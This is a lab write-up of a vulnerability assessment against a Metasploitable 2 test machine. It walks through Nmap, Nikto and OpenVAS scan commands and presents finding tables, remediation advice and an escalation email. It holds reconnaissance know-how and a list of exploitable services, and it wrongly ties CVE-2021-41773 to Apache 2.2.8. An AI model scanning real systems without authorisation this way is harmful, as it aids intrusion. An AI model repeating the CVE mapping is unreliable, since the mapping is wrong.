Title: Full VAPT Cycle: Practical Vulnerability Assessment & Penetration Testing

Introduction:

In this project, we simulate a complete Vulnerability Assessment and Penetration Testing (VAPT) workflow on target systems to understand real-world cybersecurity risks. The goal is to practice and document the entire process—from reconnaissance and vulnerability scanning to exploitation, post-exploitation, and reporting.
The project is structured in multiple phases: identifying assets and gathering information using OSINT tools, scanning for vulnerabilities with tools like Nmap and OpenVAS, simulating exploits with Metasploit and sqlmap, and finally, collecting evidence and suggesting remediation steps. Each phase emphasizes accuracy, ethical practice, and proper documentation.
By completing this project, we gain hands-on experience in assessing system weaknesses, prioritizing risks using CVSS scores, safely testing exploits, and preparing professional reports. It provides a realistic exposure to the end-to-end workflow followed by cybersecurity professionals, preparing us for real-world VAPT engagements.

Vulnerability Scanning Lab:

Description:

In this lab, we perform comprehensive scans on target systems to identify potential vulnerabilities that could be exploited by attackers. Using tools like Nmap, OpenVAS, and Nikto, we detect open ports, misconfigurations, outdated software, and web application flaws. Each finding is validated to reduce false positives and prioritized based on CVSS scores to determine its risk level. The lab emphasizes documenting results in a structured way, preparing analysts to understand which vulnerabilities require immediate attention and which are lower risk.

Impact:

By conducting vulnerability scans, we gain a clear picture of the security posture of the system. This lab helps prevent potential breaches by identifying weaknesses before attackers can exploit them. It enhances risk awareness, improves system hardening, and ensures that organizations can take proactive measures—like patching software, closing unnecessary ports, and strengthening configurations—to safeguard critical assets. Overall, it builds a foundation for informed decision-making in cybersecurity defense.

PROOF OF CONCEPT (POC):

Create a Working Folder:


Create a dedicated working folder to keep all project files organized.Then move into it so all scans, logs, and reports are stored in one place**.**

mkdir -p ~/vapt_lab/task1 && cd ~/vapt_lab/task1

Nmap Service & Script Scan:

Run an Nmap service/version scan with default NSE scripts and save all output formats into a results folder so you capture full details and reasoning for each probe.

nmap -sV -sC --reason -oA results/nmap_scan 192.168.222.129



Validate Scan Results:


Nmap Scan Result:

SNo	Port / Service	Why it's high risk	Potential impact
1	23/tcp -- Telnet	Telnet sends credentials and data in plaintext (no encryption). An attacker on the network can sniff login credentials and gain shell access.	Full system compromise (credential theft → remote shell → privilege escalation, pivoting). Very easy to exploit on a local network.
2	5900/ Tcp -- VNC (protocol 3.3)	Open VNC often allows remote desktop access; many VNC servers accept no or weak authentication and sometimes allow view-only or full-control by default. If unauthenticated or weak, attacker gets GUI access.	Remote desktop takeover → data exfiltration, command execution via GUI, lateral movement.
3	21/ Tcp -- FTP (vsftpd 2.3.4) -- Anonymous allowed	Anonymous FTP allows read (and sometimes write) access to server file system areas. If uploads are allowed, attacker can deposit web shells or malicious binaries.	Data leakage, malware/web shell upload, persistence, pivoting. If writable — immediate compromise.


Web Checks Nikto Quick Scan:

If a web service is detected, run a quick Nikto scan to uncover common web issues and save the output for later review.

nikto -host http://192.168.222.129 -output results/nikto_results.txt



Validate Scan Results:



Nikto Scan Result:

SNo	Finding	Why it's high risk	Potential impact
1	Outdated Apache (Apache/2.2.8, DAV/2)	The web server is an old, EOL Apache 2.x release — many known vulnerabilities exist for EOL versions (DoS, RCE, path traversal, module issues). Attackers can often find public exploits for old Apache versions and modules.	Full web server compromise, remote code execution, information disclosure, ability to host malicious content or pivot to internal network.
2	HTTP TRACE method enabled	TRACE can be used in Cross-Site Tracing (XST) attacks to steal credentials or session cookies when combined with other weaknesses. TRACE provides an echo of received headers, which attackers can abuse in some browser contexts.	Theft of session tokens or sensitive header data, leading to account compromise and session hijacking.
3	Missing security response headers (X-Frame-Options, X-Content-Type-Options)	Missing headers weaken browser-side protections: X-Frame-Options prevents clickjacking; X-Content-Type-Options: nosniff prevents MIME sniffing leading to script execution. Attackers can use these weaknesses in phishing/clickjacking or XSS chaining.	Clickjacking (user tricked into actions), MIME-type confusion leading to XSS or content misinterpretation, reduced defense-in-depth for web app.

Quick Check GVM/OpenVAS Readiness:

Before starting scans, ensure GVM/OpenVAS is installed and ready. You can do a quick readiness check with.

sudo gvm-check-setup || true
which gvm || true

Start GVM/OpenVAS Services:

Once installation and setup are verified, start the GVM/OpenVAS services.

sudo gvm-start

This will launch all necessary components so you can begin vulnerability scanning.


Open the GVM Web UI:

After starting GVM in the terminal, it will redirect you to the login page in your browser. Access it at https://127.0.0.1:9392 and log in using the admin credentials set during gvm-setup.

Set Target in the Dashboard:

In the GVM dashboard, go to Scans → Targets → New Target.


- Name: Metasploitable 2
- Hosts: 192.168.222.129
- Click Save




Create and Run the Scan Task:

In the dashboard, go to Scans → Tasks → New Task:


- Task Name: Metasploitable2
- Scan Target: select Target- Metasploitable2
- Scan Config: choose Full and Fast (or Full and Very Deep if time allows)




After saving the task, click the Start button in the dashboard. The scan will begin, and you can monitor its progress under Scans Tasks.




Once the scan is complete, you can download the results as a PDF from the dashboard for documentation and review.





Now you can open the downloaded PDF report to review detailed scan results, including detected vulnerabilities, their severity levels, and recommended remediation steps.



Host	Protocol	Result	Port/User
192.168.222.129	SMB	Success	Protocol SMB, Port 445, User

2 Results per Host

2.1 192.168.222.129

Host scan start Tue Oct 7 12:54:42 2025 UTC
Host scan end Tue Oct 7 13:24:54 2025 UTC

Service (Port)	Threat Level
8009/tcp	High
8787/tcp	High
1099/tcp	High
80/tcp	High
5900/tcp	High
6200/tcp	High
3632/tcp	High
21/tcp	High
general/tcp	High

. . . (continues) . . .

Vulnerability Scan Findings Summary:

Scan ID	Source	Host	Port	Vulnerability / CVE	CVSS	Severity	Priority	Findings Match	Notes
001	Nmap, OpenVAS, Nikto	192.168.222.129	80	Apache/2.2.8 outdated (CVE-2021-41773, Path Traversal)	9.8	Critical	P1	Yes	Apache version found in all 3 tools
002	Nmap, OpenVAS	192.168.222.129	21	vsftpd 2.3.4 backdoor (CVE-2011-2523)	9.8	Critical	P1	Yes	Anonymous login allowed; possible backdoor
003	Nmap, OpenVAS	192.168.222.129	1524	Metasploitable root shell (Backdoor)	10.0	Critical	P1	Yes	Shell port accessible
004	OpenVAS, Nikto	192.168.222.129	8009	Tomcat AJP Ghostcat (CVE-2020-1938)	9.8	Critical	P1	Yes	AJP connector allows file read
005	Nmap, OpenVAS	192.168.222.129	445	SMB signing disabled	7.1	High	P2	Yes	SMB message signing disabled
006	Nmap, OpenVAS	192.168.222.129	3306	MySQL weak credentials	9.0	High	P1	Yes	Default root password or empty
007	OpenVAS, Nikto	192.168.222.129	80	Missing security headers (X-Frame-Options, TRACE enabled)	6.5	Medium	P3	Yes	Nikto and OpenVAS both flagged missing headers
008	Nmap only	192.168.222.129	23	Telnet service open (plaintext credentials)	8.0	High	P2	No	Found only by Nmap
009	OpenVAS only	192.168.222.129	1099	Java RMI insecure (CVE-2011-3556)	7.5	High	P2	No	Found only by OpenVAS
010	Nmap only	192.168.222.129	5900	VNC authentication enabled but weak	9.0	High	P1	No	VNC accepts weak credentials

Remediation:
To strengthen the system's security posture, the following actions are recommended:

- Patch and isolate vulnerable services immediately, especially Tomcat AJP and vsftpd.
- Disable the AJP connector or bind it to localhost, and update Tomcat to the latest secure version.
- Remove the compromised vsftpd package and rebuild the service from a clean image.
- Restrict or rebuild the affected host due to the detected root backdoor on port 1524.
- Update database passwords to strong unique values and limit access by IP.
- Enable SMB signing and restrict file-sharing services to internal networks only.
- Upgrade Apache to a supported version, add missing security headers, and disable TRACE.
- Secure VNC by enforcing strong authentication and limiting access through VPN or firewall rules.
- Disable Telnet and rsh, and use SSH with key-based authentication instead.

Escalation:

Subject: Urgent: Critical Vulnerabilities Found on 192.168.222.129 Action Needed

Hi Team,
During our recent VAPT assessment on the host 192.168.222.129, we found several high-risk issues that need imfmediate attention. These include an outdated Apache version vulnerable to path traversal (CVE-2021-41773), a vsftpd backdoor (CVE-2011-2523), an exposed root shell service, and the Tomcat Ghostcat flaw (CVE-2020-1938).

